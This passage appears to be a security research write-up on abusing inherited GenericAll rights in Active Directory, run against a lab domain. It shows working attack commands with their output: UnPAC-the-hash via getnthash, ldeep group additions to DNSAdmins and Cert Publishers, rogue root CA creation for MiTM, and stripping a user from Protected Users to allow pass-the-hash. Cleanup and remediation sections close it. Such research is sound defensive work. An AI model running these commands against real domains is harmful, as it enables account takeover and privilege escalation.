minikerberos INFO     Saved TGT to file
Then, UnPAC the hash can be used to retreive the NTLM hash of the target account using the the TGT and session key, successfully resulting in that account’s takeover without changing their underlying credentials. Set the kerberos ticekt using export KRB5CCNAME="domainuser.ccache", then execute:
python3 getnthash.py -key 7878f7682a5f37< ... snip ...>41d691db251e045ee9a6f1c050 test.domain/domainuser
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
8846f< ... snip ...>b7586c
With the NTLM hash successfully received, account takeover can then be performed with pass-the-hash NTLM authentication or by attempting to crack the NTLM hash.
Targeting Inherited Group Objects
Having GenericAll rights over multiple groups means being able to control the group membership. Exploiting the GenericAll right post ACL-modification on the following groups means adding the current user helpdesk to selected groups and determining what further attack paths can occur from that level of access.
DNSAdmins Group
Exploiting the DNSAdmins group requires being able to the run dnscmd tool and exploiting DLL injection via DNS server plugins with the ServerLevelPluginDll flag. However, dnscmd is not available to low privilege users unless you have access to the domain controller. Additionally, to exploit the dnscmd route, the DNS service itself needs to be start and stopped, which can disrupt the AD environment.
Using ldeep, it is possible to add ourselves to the DNSAdmins group:
ldeep ldap -u helpdesk -p <password> -d test.domain -s ldap://test.domain add_to_group "CN=helpdesk,CN=Users,DC=test,DC=domain" "CN=DNSADMINS,CN=Users,DC=test,DC=domain"
[+] User CN=helpdesk,CN=Users,DC=test,DC=domain successfully added to CN=DNSADMINS,CN=Users,DC=test,DC=domain
Adding the current compromised user will allow the ability to read, write, create, and delete DNS records, which may be a useful primitive for other avenues of exploitation, if adding ADIDNS records is disabled by default to existing low privilege users. Overall, exploiting this group does not seem the most ideal.
Group Policy Creator Owners Group
Exploiting the Group Policy Creator Owners group means being able to create and edit new Group Policies. However, being a member does not allow linking of Group Policies which is required for achieving any sort of code execution with GPOs. From Microsoft’s documentation:
Using ldeep , it is possible to add ourselves to the Group Polic Creator Owners group:
ldeep ldap -u helpdesk -p <password> -d test.domain -s ldap://test.domain add_to_group "CN=helpdesk,CN=Users,DC=test,DC=domain" "CN=GROUP POLICY CREATOR OWNERS,CN=Users,DC=test,DC=domain"
[+] User CN=helpdesk,CN=Users,DC=test,DC=domain successfully added to CN=GROUP POLICY CREATOR OWNERS,CN=Users,DC=test,DC=domain
Overall, the lack of an ability to link GPOs limits the exploitation of adding oneself to this group, unless somehow you control a compromised privileged user which has the ability to link or unlink GPOs.
Cert Publishers Group

Members of this group are authorized to enroll and revoke certificates for all users and computers in the domain. In domains with an ADCS server, this group is trusted for certificate enrollment. Similar to previous groups, there does not appear to be a direct path to domain privilege escalation from having access to this group. With access to this group, it is possible to create a fake self-signed root CA certificate with the same name as the root CA, and add it to the Certification Authorities object container within the cACertificate attribute for which the Cert Publishers Group has write access over. The rogue CA certificate can then be used to setup to issue a attacker-controlled server for enabling MiTM attacks.
To begin exploitation, we can first add ourselves to the target group using ldeep:
ldeep ldap -u helpdesk -p <password> -d test.domain -s ldap://test.domain add_to_group "CN=helpdesk,CN=Users,DC=test,DC=domain" "CN=CERT PUBLISHERS,CN=Users,DC=test,DC=domain"
[+] User CN=helpdesk,CN=Users,DC=test,DC=domain successfully added to CN=CERT PUBLISHERS,CN=Users,DC=test,DC=domain
Then, generate a self-signed certificate using openssl:
# Generate a private key for signing certificates:
openssl genrsa -out rogue.key 2048

# Create and self-sign the root certificate:
openssl req -x509 -new -nodes -key rogue.key -sha256 -days 1024 -out rogueca.crt
As for finding a way to add the rogue CA certificate to the CA certificate store, this post by decoder provides a method using the command certutil:
certutil -dspublish -f C:\path\rogueCA.crt rootca
This method I have not tested myself, and would require further research. If it is possible to establish a fake CA as a trusted entity, then an attacker can manipulate client hosts to redirect traffic to a controlled server, impersonating another legitimate server. This redirection can be achieved through several methods, including:
- Modifying the DNS hosts file on the victim’s machine
- Controlling DNS records (ADIDNS or an attacker-controlled network)
- Conducting spoofing attacks
While MiTM attacks can be performed with this path, the low efficacy and complication of the setup may make it less viable compared to other routes.
Key Admins Group
Some older research on Generic Descendant Object Takeover attack paths state that the Key Admins group also had an Admin Count set to 0 with ACL Inheritance enabled, and thereforeß was vulnerable. This is historically true when looking at Windows Server 2012 R2 or earlier, where the Key Admins group was previously not a protected group. As for Windows Server 2016 and later, Microsoft changed the Key Admins group to now be a protected group.

If the target environment is old and uses Windows Server 2012 R2 or earlier, then adding the compromised account to the Key Admins group should enable a domain privilege escalation path by via the same ShadowCredentials attack targeting the domain controller machine account.

Refer to M4yFly’s thread for more details on how to exploit this path.
Protected Users Group
The Generic Descendant Object Takeover attack also provides GenericAll rights over the Protected Users group, which enables the ability to remove users from the Protected Users group.

While not as useful directly, this can help enable other exploitation paths, where an already compromised account existing as a Protected User can now be used with less restrictions for post-exploitation, such as using previously blocked non-interactive logins like NTLM authentication.
For example, a new domain user Pro User is created and added to the Protected Users group:

Assuming we may have previously compromised this account from some form of credential dumping and received its NT hash, due to it being part of the Protected Users group, NTLM authentication is unavilable:
nxc smb 10.11.10.31 -u prouser -H 9B756B274CD1C9E< .. snip .. > -d test.domain
SMB         10.11.10.31     445    AD-DC01-2022  [*] Windows Server 2022 Build 20348 x64 (name:AD-DC01-2022) (domain:test.domain) (signing:True) (SMBv1:False)
SMB         10.11.10.31     445    AD-DC01-2022  [-] test.domain\prouser:9B756B274CD1C9E< .. snip .. > STATUS_ACCOUNT_RESTRICTION
To remove a user from the Protected Users group, use ldeep:
ldeep ldap -u helpdesk -p password -d test.domain -s ldap://test.domain remove_from_group "CN=pro user,CN=Users,DC=test,DC=domain" "CN=Protected Users,CN=Users,DC=test,DC=domain"
[+] User CN=pro user,CN=Users,DC=test,DC=domain successfully removed from CN=Protected Users,CN=Users,DC=test,DC=domain
Additionally, reset the adminCount attribute to 0 to prevent the SDProp process from preventing inheritance on the target user object. This can be done with ldapmodify and a custom LDIF file. Create a LDIF file with the following and save it as remove_adminsdholder.ldif.
dn: CN=pro user,CN=Users,DC=test,DC=domain
changetype: modify
replace: adminCount
adminCount: 0
Afterwards, run ldapmodify with the owning principal:
ldapmodify -x -H ldap://10.11.10.32 -D "cn=helpdesk,cn=Users,dc=test,dc=domain" -W -f remove_adminsdholder.ldif
Enter LDAP Password:
modifying entry "CN=pro user,CN=Users,DC=test,DC=domain"
Then, we have to wait for the SDProp process to update to enforce protected settings, which may take up to an hour. After waiting, NTLM authentication is eventually possible to do NTLM authentication with the unprotected user:
nxc smb 10.11.10.31 -u prouser -H 9B756B274CD1C9E< .. snip .. > -d test.domain
SMB         10.11.10.31     445    AD-DC01-2022  [*] Windows Server 2022 Build 20348 x64 (name:ADBASIC-DC01-20) (domain:test.domain) (signing:True) (SMBv1:False)
SMB         10.11.10.31     445    AD-DC01-2022  [+] test.domain\prouser:9B756B274CD1C9E< .. snip .. >
Cleanup
To clean up, remove the added helpdesk user from added targeted groups using ldeep, then run impacket-dacledit with the -restore flag to revert the ACL modifications with the backup file. For users affected by ShadowCredentials, use pywhisker to remove the msDS-KeyCredentialLink with the previously assigned DeviceID GUID.
# Remove ShadowCredentials
pywhisker -d "test.domain" -u "helpdesk" -p "<password>" --target "domainuser" --action "remove" --dc-ip "test.domain" -D 52895115-e758-a975-0041-58fcfe68f99c
[*] Searching for the target account
[*] Target user found: CN=domainuser,CN=Users,DC=test,DC=domain
[*] Found value to remove
[*] Updating the msDS-KeyCredentialLink attribute of domainuser
[+] Updated the msDS-KeyCredentialLink attribute of the target object

# Remove from added groups
ldeep ldap -u helpdesk -p password -d test.domain -s ldap://test.domain remove_from_group "CN=helpdesk,CN=Users,DC=test,DC=domain" "CN=DNSADMINS,CN=Users,DC=test,DC=domain"
[+] User CN=helpdesk,CN=Users,DC=test,DC=domain successfully removed from CN=DNSADMINS,CN=Users,DC=test,DC=domain

# Revert ACL
impacket-dacledit -action 'restore' -rights 'FullControl' -inheritance -principal 'helpdesk' -target-dn 'CN=Users,DC=test,DC=domain' test.domain/helpdesk:<password> -dc-ip 10.11.10.31 -file aclbackup.bak

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-XXXXXXX-XXXXXXX.bak
[*] Restoring DACL
[*] DACL modified successfully!
Remediation
Audit all Container Objects in your AD environment, and check for any unusual privilege settings enabled to specific lower-privileged groups or user acccount objects. In this example, mitigation would involve deleting the following ACL from the ADUC menu by right clicking on the Users object container, selecting the helpdesk ACL, then selecting remove:
If specific roles are required to manager container objects such as the Users group, then it is better to use specific role-based access control, where individaul groups are granted write access over specific tiered domain user groups versus the entire container object.
Conclusion
Generic Descendant Object Takeover is a very “wide” approach to forcing GenericAll privileges over many objects in an AD environment. While measures such as Protected Users and groups prevent inheritance from taking effect, there are still many default groups which do have inheritance enabled by default and are possible to exploit. Adding ADCS enables taking this attack path further. While Generic Descendant Object Takeover may not directly lead to domain privilege escalation, it can be a useful primitive for chaining access to specific AD groups. Overall, unconventional ACL configurations enable unconventional paths of exploitation.
References
[1] Exploiting Generic Descendant Object Takeover Threadby by M4yfly [2] AdminSDHolder Whitepaper by SpecterOps [3] DACLedit by Shutdown [4] ACE Inheritance to Domain Admins by simondotsh [5] Too Much Permissions on the Domain Root [6] pyDescribeNTSecurityDescriptor by p0dalirius [7] NTSecurityDescriptor Documentation [8] Deep dive into Cert Publishers Group by decoder [9] Exploiting Server Authhentication EKUS by ofirhamam